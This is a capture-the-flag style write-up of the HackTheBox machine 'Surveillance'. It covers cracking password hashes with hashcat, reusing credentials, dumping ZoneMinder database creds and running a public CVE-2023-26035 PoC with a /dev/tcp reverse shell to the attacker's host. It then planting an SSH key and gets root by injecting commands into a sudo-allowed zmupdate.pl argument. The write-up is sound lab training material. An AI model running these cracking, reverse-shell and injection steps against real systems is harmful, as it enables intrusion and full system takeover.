~/Documents/Notes/Hands-on-Hacking/HacktheBox/Surveillance git:(main)±12 (0.043s)
cat hash2
```

	File: hash2
1	39ed84b22ddc63ab3725a1820aaa7f73a8f3f10d0848123562c9f35c675770ec

This is just sha256 hash so i cracked it using hashcat

```
hashcat -a 0 -m 1400 hash2 /usr/share/wordlists/seclists/Passwords/Leaked-Databases/rockyou.txt
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Surveillance git:(main)±6 (6.623s)
hashcat -a 0 -m 1400 hash2 /usr/share/wordlists/seclists/Passwords/Leaked-Databases/rockyou.txt
* Single-Hash
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 281 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/seclists/Passwords/Leaked-Databases/rockyou.txt
* Passwords.: 14344384
* Bytes.....: 139921497
* Keyspace..: 14344384

39ed84b22ddc63ab3725a1820aaa7f73a8f3f10d0848123562c9f35c675770ec:starcraft122490

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1400 (SHA2-256)
Hash.Target......: 39ed84b22ddc63ab3725a1820aaa7f73a8f3f10d0848123562c...5770ec
Time.Started.....: Fri Nov  1 19:57:49 2024 (1 sec)
Time.Estimated...: Fri Nov  1 19:57:50 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/seclists/Passwords/Leaked-Databases/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........: 14712.8 kH/s (2.86ms) @ Accel:2048 Loops:1 Thr:32 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 4194304/14344384 (29.24%)
Rejected.........: 0/4194304 (0.00%)
Restore.Point....: 3145728/14344384 (21.93%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
```

And we get a password here lets see all the users on this box

```
www-data@surveillance:~/html/craft/storage/backups$ cat /etc/passwd  | grep sh$
root:x:0:0:root:/root:/bin/bash
matthew:x:1000:1000:,,,:/home/matthew:/bin/bash
zoneminder:x:1001:1001:,,,:/home/zoneminder:/bin/bash
```

I tried for both the uesr's here and for matthew it worked

```
www-data@surveillance:~/html/craft/storage/backups$ su zoneminder
Password:
su: Authentication failure
www-data@surveillance:~/html/craft/storage/backups$ su matthew
Password:
matthew@surveillance:/var/www/html/craft/storage/backups$ id
uid=1000(matthew) gid=1000(matthew) groups=1000(matthew)
```

Lets ssh in as matthew now

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Surveillance git:(main)±6 (5.278s)
ssh matthew@surveillance.htb

The authenticity of host 'surveillance.htb (10.10.11.245)' can't be established.
ED25519 key fingerprint is SHA256:Q8HdGZ3q/X62r8EukPF0ARSaCd+8gEhEJ10xotOsBBE.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'surveillance.htb' (ED25519) to the list of known hosts.
matthew@surveillance.htb's password:
```

```
matthew@surveillance:~ (0.155s)
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-89-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri Nov  1 02:16:57 PM UTC 2024

  System load:  0.0               Processes:             230
  Usage of /:   69.6% of 5.91GB   Users logged in:       0
  Memory usage: 13%               IPv4 address for eth0: 10.10.11.245
  Swap usage:   0%
```

⚠ User Creds

Username : matthew
Password : starcraft122490

And we are in with ssh here is your user.txt

```
matthew@surveillance:~ (0.103s)
id
uid=1000(matthew) gid=1000(matthew) groups=1000(matthew)
```

```
matthew@surveillance ~ (0.288s)
ls -al
total 28
drwxrwx--- 3 matthew matthew 4096 Nov  9  2023 .
drwxr-xr-x 4 root    root    4096 Oct 17  2023 ..
lrwxrwxrwx 1 matthew matthew    9 May 30  2023 .bash_history -> /dev/null
-rw-r--r-- 1 matthew matthew  220 Apr 21  2023 .bash_logout
-rw-r--r-- 1 matthew matthew 3771 Apr 21  2023 .bashrc
drwx------ 2 matthew matthew 4096 Sep 19  2023 .cache
-rw-r--r-- 1 matthew matthew  807 Apr 21  2023 .profile
-rw-r----- 1 root    matthew   33 Nov  1 13:29 user.txt
```

Lateral PrivEsc - 2

So i searched for sudo permission here as i had a password

```
sudo -l
```

```
matthew@surveillance ~ (7.646s)
sudo -l
[sudo] password for matthew:
Sorry, try again.
[sudo] password for matthew:
Sorry, user matthew may not run sudo on surveillance.
```

Checked SUID binary here

```
find / -perm -u=s -type f 2>/dev/null
```

```
matthew@surveillance ~ (3.44s)
find / -perm -u=s -type f 2>/dev/null

/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/libexec/polkit-agent-helper-1
/usr/bin/chsh
/usr/bin/sudo
/usr/bin/su
/usr/bin/fusermount3
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/umount
/usr/bin/mount
/usr/bin/newgrp
```

Pretty standard lets check the GUID binary just in case

```
matthew@surveillance ~ (0.875s)
find / -perm -g=s -type f 2>/dev/null

/usr/lib/x86_64-linux-gnu/utempter/utempter
/usr/sbin/pam_extrausers_chkpwd
/usr/sbin/unix_chkpwd
/usr/bin/plocate
/usr/bin/write.ul
/usr/bin/wall
/usr/bin/chage
/usr/bin/expiry
/usr/bin/ssh-agent
/usr/bin/crontab
```

Now i found a port listening on 8080


```
matthew@surveillance ~ (0.417s)
ss -lntp

State               Recv-Q              Send-Q                           Local Address:Port
LISTEN              0                   4096                         127.0.0.53%lo:53
LISTEN              0                   128                              0.0.0.0:22
LISTEN              0                   80                             127.0.0.1:3306
LISTEN              0                   511                            127.0.0.1:8080
LISTEN              0                   511                              0.0.0.0:80
LISTEN              0                   128                                 [::]:22
```

Lets ssh port forward this to us to find what is this

```
ssh -L 8000:localhost:8080 matthew@surveillance.htb
```

```
~ (8.801s)
ssh -L 8000:localhost:8080 matthew@surveillance.htb
matthew@surveillance.htb's password:

matthew@surveillance:~ (0s)
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-89-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri Nov  1 04:41:23 PM UTC 2024

matthew@surveillance ~
```

Now lets see this



So we needed a password here so two ways i found this

1. I just searched for any database file related to zoneminder on the box

```
matthew@surveillance /var/www/html/craft (0.584s)
find / 2>/dev/null | grep zoneminder | grep database

/usr/share/zoneminder/www/includes/database.php
/usr/share/zoneminder/www/views/no_database_connection.php
/usr/share/zoneminder/www/api/lib/Cake/Console/Templates/skel/Config/database.php.default
/usr/share/zoneminder/www/api/lib/Cake/View/Errors/missing_database.ctp
/usr/share/zoneminder/www/api/app/Config/database.php.default
/usr/share/zoneminder/www/api/app/Config/database.php
```

And lets cat this out

```
matthew@surveillance /var/www/html/craft (0.133s)
cat /usr/share/zoneminder/www/api/app/Config/database.php
```

```
                'encoding' => 'utf8',
        );*/

        public $test = array(
                'datasource' => 'Database/Mysql',
                'persistent' => false,
                'host' => 'localhost',
                'login' => 'zmuser',
                'password' => 'ZoneMinderPassword2023',
                'database' => 'zm',
                'prefix' => '',
                //'encoding' => 'utf8',
        );
```

⚠ MySQL Creds

Username : zmuser
Password : ZoneMinderPassword2023

Lets login in mysql with this new user

```
matthew@surveillance ~
mysql -u zmuser -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 291
Server version: 10.6.12-MariaDB-0ubuntu0.22.04.1 Ubuntu 22.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
MariaDB [(none)]>
```

Lets see the databases here

```
show databases;
```

```
MariaDB [(none)]>
MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| zm                 |
+--------------------+
2 rows in set (0.000 sec)
```

Lets select this zm database here

```
use zm
```

```
MariaDB [(none)]> use zm
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [zm]>
```

Now lets see all the tables in this one

```
show tables;
```

```
| Monitors          |
| MontageLayouts    |
| Servers           |
| Sessions          |
| Snapshot_Events   |
| Snapshots         |
| States            |
| Stats             |
| Storage           |
| TriggersX10       |
| Users             |
| ZonePresets       |
| Zones             |
+-------------------+
34 rows in set (0.000 sec)

MariaDB [zm]>
```

Lets describe this table to find what this has

```
describe Users;
```

```
MariaDB [zm]> describe Users;
+----------------+---------------------------+------+-----+---------+----------------+
| Field          | Type                      | Null | Key | Default | Extra          |
+----------------+---------------------------+------+-----+---------+----------------+
| Id             | int(10) unsigned          | NO   | PRI | NULL    | auto_increment |
| Username       | varchar(32)               | NO   | UNI |         |                |
| Password       | varchar(64)               | NO   |     |         |                |
| Language       | varchar(8)                | YES  |     | NULL    |                |
| Enabled        | tinyint(3) unsigned       | NO   |     | 1       |                |
| Stream         | enum('None','View')       | NO   |     | None    |                |
| Events         | enum('None','View','Edit') | NO   |     | None    |                |
| Control        | enum('None','View','Edit') | NO   |     | None    |                |
| Monitors       | enum('None','View','Edit') | NO   |     | None    |                |
| Groups         | enum('None','View','Edit') | NO   |     | None    |                |
| Devices        | enum('None','View','Edit') | NO   |     | None    |                |
| Snapshots      | enum('None','View','Edit') | NO   |     | None    |                |
| System         | enum('None','View','Edit') | NO   |     | None    |                |
| MaxBandwidth   | varchar(16)               | YES  |     | NULL    |                |
| MonitorIds     | text                      | YES  |     | NULL    |                |
| TokenMinExpiry | bigint(20) unsigned       | NO   |     | 0       |                |
| APIEnabled     | tinyint(3) unsigned       | NO   |     | 1       |                |
| HomeView       | varchar(64)               | NO   |     |         |                |
+----------------+---------------------------+------+-----+---------+----------------+
18 rows in set (0.001 sec)
```

Lets select out Username and Password out of this

```
select Username, Password from Users;
```

```
MariaDB [zm]> select Username, Password from Users;
+----------+--------------------------------------------------------------+
| Username | Password                                                     |
+----------+--------------------------------------------------------------+
| admin    | $2y$10$BuFy0QTupRjSWW6kEAlBCO6AlZ8ZPGDI8Xba5pi/gLr2ap86dxYd. |
+----------+--------------------------------------------------------------+
1 row in set (0.000 sec)
```

Now lets save this one too

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Surveillance git:(main)±3 (0.039s)
cat hash3
```

	File: hash3
1	$2y$10$BuFy0QTupRjSWW6kEAlBCO6AlZ8ZPGDI8Xba5pi/gLr2ap86dxYd.


This can take a long time to crack took me about 1:30 hrs to crack this

```
hashcat -a 0 -m 3200 hash3 /usr/share/wordlists/seclists/Passwords/Leaked-Databases/rockyou.txt
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Surveillance git:(main)±7 (1h 31m 37s)
hashcat -a 0 -m 3200 hash3 /usr/share/wordlists/seclists/Passwords/Leaked-Databases/rockyou.txt

* Append -S to the commandline.
  This has a drastic speed impact but can be better for specific attacks.
  Typical scenarios are a small wordlist but a large ruleset.

* Update your backend API runtime / driver the right way:
  https://hashcat.net/faq/wrongdriver

* Create more work items to make use of your parallelization power:
  https://hashcat.net/faq/morework

$2y$10$BuFy0QTupRjSWW6kEAlBCO6AlZ8ZPGDI8Xba5pi/gLr2ap86dxYd.:starcraft122490
```

And it is the same password as before so the second way might make this faster for u too

2. So i just tried the matthew's password like this `admin:starcraft122490` and we get in



Lot of things here but we have a version here on the right (1.36.32) for zoneminder
Found this exploit : https://github.com/heapbytes/CVE-2023-26035

README

POC for CVE-2023-26035

> Works for ZoneMinder (Versions prior to 1.36.33 and 1.37.33)


- Vulnerability : Remote Code Execution (RCE)

Usage

```
└─→ python3 poc.py -h
usage: poc.py [-h] --target TARGET --cmd CMD
poc.py: error: the following arguments are required: --target, --cmd
```

Curl

- Before jumping to rev shell, try this first, if you get hit, the service is vulnerable



So lets run this
Start a listener here

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Surveillance git:(main)±3
nc -lvnp 9001
Listening on 0.0.0.0 9001
```

And lets a revshell like this

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Surveillance git:(main)±10 (5.577s)
time python3 poc.py --target http://127.0.0.1:8000/ --cmd="bash -c 'bash -i >& /dev/tcp/10.10.16.29/9001 0>&1'"
Fetching CSRF Token
Got Token: key:81ed6737e2087a958ba8c39c94cc4a1bb0d157d6,1730471975
[>] Sending payload..
[!] Script executed by out of time limit (if u used revshell, this will exit the script)
python3 poc.py --target http://127.0.0.1:8000/   0.11s user 0.03s system 2% cpu 5.548 total
```

And we get the shell back here

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Surveillance git:(main)±3
nc -lvnp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.11.245 42262
bash: cannot set terminal process group (1089): Inappropriate ioctl for device
bash: no job control in this shell
zoneminder@surveillance:/usr/share/zoneminder/www$
```

Lets upgrade this

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Surveillance git:(main)±3 (2m 50.38s)
nc -lvnp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.11.245 42262
bash: cannot set terminal process group (1089): Inappropriate ioctl for device
bash: no job control in this shell
zoneminder@surveillance:/usr/share/zoneminder/www$ python3 -c 'import pty; pty.spawn("/bin/bash")'
<ww$ python3 -c 'import pty; pty.spawn("/bin/bash")'
zoneminder@surveillance:/usr/share/zoneminder/www$ ^Z
[1]  + 69180 suspended  nc -lvnp 9001

~/Documents/Notes/Hands-on-Hacking/HacktheBox/Surveillance git:(main)±3
stty raw -echo;fg
[1]  + 69180 continued  nc -lvnp 9001

zoneminder@surveillance:/usr/share/zoneminder/www$ export TERM=xterm
zoneminder@surveillance:/usr/share/zoneminder/www$
```

Lets go a bit further and add a ssh key on this user
Make a ssh key like this

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Surveillance git:(main)±10 (1.547s)
ssh-keygen -f zoneminder

Generating public/private ed25519 key pair.
Enter passphrase for "zoneminder" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in zoneminder
Your public key has been saved in zoneminder.pub
The key fingerprint is:
SHA256:0sOA+FlVWuTRMhftSy6HhRkJ00pIZL1bqaEzjrXpiAY pks@ArchBro
The key's randomart image is:
+--[ED25519 256]--+
|       o==B+.+   |
|   . . o.+=o* .  |
|  . . o ...* *   |
|   . o +  + = +  |
|    o . S. = = . |
|  E    .=.o o +  |
|   .   + =   o   |
|    ....+        |
|   .. ...        |
+----[SHA256]-----+
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Surveillance git:(main)±12 (0.04s)
cat zoneminder.pub
```

	File: zoneminder.pub
1	ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIM+emBfQC89prCqwuymwYjYIzqnWD30xAbAIQsM2tbt0 pks@ArchBro

Make a ssh folder like in the home directory of this user

```
mkdir ~/.ssh
```

Now put the key in like this

```
echo 'ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIM+emBfQC89prCqwuymwYjYIzqnWD30xAbAIQsM2tbt0
pks@ArchBro' > ~/.ssh/authorized_keys
```

Now lets ssh in now

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Surveillance git:(main) (2.4s)
ssh -i zoneminder zoneminder@surveillance.htb
```

```
zoneminder@surveillance:~ (0s)
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-89-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri Nov  1 05:06:10 PM UTC 2024

  System load:  0.0               Processes:             248
  Usage of /:   70.6% of 5.91GB   Users logged in:       1
  Memory usage: 22%               IPv4 address for eth0: 10.10.11.245
  Swap usage:   0%


Expanded Security Maintenance for Applications is not enabled.
```

```
zoneminder@surveillance ~
```

Vertical PrivEsc

So checking the sudo permissions here

```
zoneminder@surveillance:~ (0.211s)
sudo -l
Matching Defaults entries for zoneminder on surveillance:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User zoneminder may run the following commands on surveillance:
    (ALL : ALL) NOPASSWD: /usr/bin/zm[a-zA-Z]*.pl *
```

Lets see all of these script we can run on this

```
zoneminder@surveillance ~ (0.3s)
ls -al /usr/bin/zm[a-zA-Z]*.pl

-rwxr-xr-x 1 root root 43027 Nov 23  2022 /usr/bin/zmaudit.pl
-rwxr-xr-x 1 root root 12939 Nov 23  2022 /usr/bin/zmcamtool.pl
-rwxr-xr-x 1 root root  6043 Nov 23  2022 /usr/bin/zmcontrol.pl
-rwxr-xr-x 1 root root 26232 Nov 23  2022 /usr/bin/zmdc.pl
-rwxr-xr-x 1 root root 35206 Nov 23  2022 /usr/bin/zmfilter.pl
-rwxr-xr-x 1 root root  5640 Nov 23  2022 /usr/bin/zmonvif-probe.pl
-rwxr-xr-x 1 root root 19386 Nov 23  2022 /usr/bin/zmonvif-trigger.pl
-rwxr-xr-x 1 root root 13994 Nov 23  2022 /usr/bin/zmpkg.pl
-rwxr-xr-x 1 root root 17492 Nov 23  2022 /usr/bin/zmrecover.pl
-rwxr-xr-x 1 root root  4815 Nov 23  2022 /usr/bin/zmstats.pl
-rwxr-xr-x 1 root root  2133 Nov 23  2022 /usr/bin/zmsystemctl.pl
-rwxr-xr-x 1 root root 13111 Nov 23  2022 /usr/bin/zmtelemetry.pl
-rwxr-xr-x 1 root root  5340 Nov 23  2022 /usr/bin/zmtrack.pl
-rwxr-xr-x 1 root root 18482 Nov 23  2022 /usr/bin/zmtrigger.pl
-rwxr-xr-x 1 root root 45421 Nov 23  2022 /usr/bin/zmupdate.pl
-rwxr-xr-x 1 root root  8205 Nov 23  2022 /usr/bin/zmvideo.pl
-rwxr-xr-x 1 root root  7022 Nov 23  2022 /usr/bin/zmwatch.pl
-rwxr-xr-x 1 root root 19655 Nov 23  2022 /usr/bin/zmx10.pl
```

So this one should work for us lets go through this script here

```
    if ( $response =~ /^[yY]$/ ) {
      my ( $host, $portOrSocket ) = ( $Config{ZM_DB_HOST} =~ /^([^:]+)(?::(.+))?$/ );
      my $command = 'mysqldump';
      if ($super) {
        $command .= ' --defaults-file=/etc/mysql/debian.cnf';
      } elsif ($dbUser) {
        $command .= ' -u'.$dbUser;
        $command .= ' -p\''.$dbPass.'\'' if $dbPass;
      }
```

So i see the vulnerablity here we can execute commands if we inject in this

Lets copy over bash's binary to our home folder here

```
zoneminder@surveillance:~ (0.184s)
which bash

/usr/bin/bash
```

```
zoneminder@surveillance ~ (0.835s)
cp /usr/bin/bash .
```

```
zoneminder@surveillance ~ (0.158s)
ls -al

total 1396
drwxr-x--- 4 zoneminder zoneminder    4096 Nov  1 17:10 .
drwxr-xr-x 4 root       root          4096 Oct 17  2023 ..
-rwxr-xr-x 1 zoneminder zoneminder 1396520 Nov  1 17:10 bash
lrwxrwxrwx 1 root       root             9 Nov  9  2023 .bash_history -> /dev/null
-rw-r--r-- 1 zoneminder zoneminder     220 Oct 17  2023 .bash_logout
-rw-r--r-- 1 zoneminder zoneminder    3771 Oct 17  2023 .bashrc
drwx------ 2 zoneminder zoneminder    4096 Nov  1 14:50 .cache
-rw------- 1 zoneminder zoneminder      40 Nov  1 14:54 .lesshst
-rw-r--r-- 1 zoneminder zoneminder     807 Oct 17  2023 .profile
drwxr-xr-x 2 zoneminder zoneminder    4096 Nov  1 14:50 .ssh
```

Now lets add the suid bit to this bash and also we need to change the owner here to root before that

```
sudo /usr/bin/zmupdate.pl -v 1 -u 'pks;chown root:root
/home/zoneminder/bash; chmod 4777 /home/zoneminder/bash;' -p 'Whatever'
```

```
zoneminder@surveillance ~ (3.603s)
sudo /usr/bin/zmupdate.pl -v 1 -u 'pks;chown root:root /home/zoneminder/bash; chmod 4777 /home/zoneminder/bash;' -p 'Whatever'


Initiating database upgrade to version 1.36.32 from version 1

WARNING - You have specified an upgrade from version 1 but the database version found is 1.36.32. Is this correct?
Press enter to continue or ctrl-C to abort :

Do you wish to take a backup of your database prior to upgrading?
This may result in a large file in /tmp/zm if you have a lot of events.
Press 'y' for a backup or 'n' to continue : y
Creating backup to /tmp/zm/zm-1.dump. This may take several minutes.
Usage: mysqldump [OPTIONS] database [tables]
OR     mysqldump [OPTIONS] --databases DB1 [DB2 DB3...]
OR     mysqldump [OPTIONS] --all-databases
OR     mysqldump [OPTIONS] --system=[SYSTEMOPTIONS]]
For more options, use mysqldump --help
sh: 1: -pWhatever: not found
Output:
Command 'mysqldump -upks;chown root:root /home/zoneminder/bash; chmod 4777 /home/zoneminder/bash; -p'Whatever' -hlocalhost --add-drop-table
dump' exited with status: 127
```

And lets check the bash binary's permissions now

```
zoneminder@surveillance ~ (0.404s)
ls -al

total 1396
drwxr-x--- 4 zoneminder zoneminder    4096 Nov  1 17:10 .
drwxr-xr-x 4 root       root          4096 Oct 17  2023 ..
-rwsrwxrwx 1 root       root       1396520 Nov  1 17:10 bash
lrwxrwxrwx 1 root       root             9 Nov  9  2023 .bash_history -> /dev/null
-rw-r--r-- 1 zoneminder zoneminder     220 Oct 17  2023 .bash_logout
-rw-r--r-- 1 zoneminder zoneminder    3771 Oct 17  2023 .bashrc
drwx------ 2 zoneminder zoneminder    4096 Nov  1 14:50 .cache
-rw------- 1 zoneminder zoneminder      40 Nov  1 14:54 .lesshst
-rw-r--r-- 1 zoneminder zoneminder     807 Oct 17  2023 .profile
drwxr-xr-x 2 zoneminder zoneminder    4096 Nov  1 14:50 .ssh
```

Now we can get root easily like this

```
./bash -ip
```

```
zoneminder@surveillance ~
./bash -ip

bash-5.1# id
uid=1001(zoneminder) gid=1001(zoneminder) euid=0(root) groups=1001(zoneminder)
bash-5.1#
```

And here is your root.txt

```
zoneminder@surveillance ~
./bash -ip

bash-5.1# id
uid=1001(zoneminder) gid=1001(zoneminder) euid=0(root) groups=1001(zoneminder)
bash-5.1# cd /root
bash-5.1# ls -al
total 40
drwx------  7 root root 4096 Nov  1 13:29 .
drwxr-xr-x 18 root root 4096 Nov  9  2023 ..
lrwxrwxrwx  1 root root    9 Sep  6  2023 .bash_history -> /dev/null
-rw-r--r--  1 root root 3106 Oct 15  2021 .bashrc
drwx------  3 root root 4096 Sep 19  2023 .cache
drwxr-xr-x  3 root root 4096 Sep 19  2023 .config
drwxr-xr-x  3 root root 4096 Sep  8  2023 .local
lrwxrwxrwx  1 root root    9 Oct 17  2023 .mysql_history -> /dev/null
-rw-r--r--  1 root root  161 Jul  9  2019 .profile
-rw-r-----  1 root root   33 Nov  1 13:29 root.txt
drwxr-xr-x  2 root root 4096 Oct 21  2023 .scripts
drwx------  2 root root 4096 Nov  7  2023 .ssh
bash-5.1#
```

Thanks for reading :)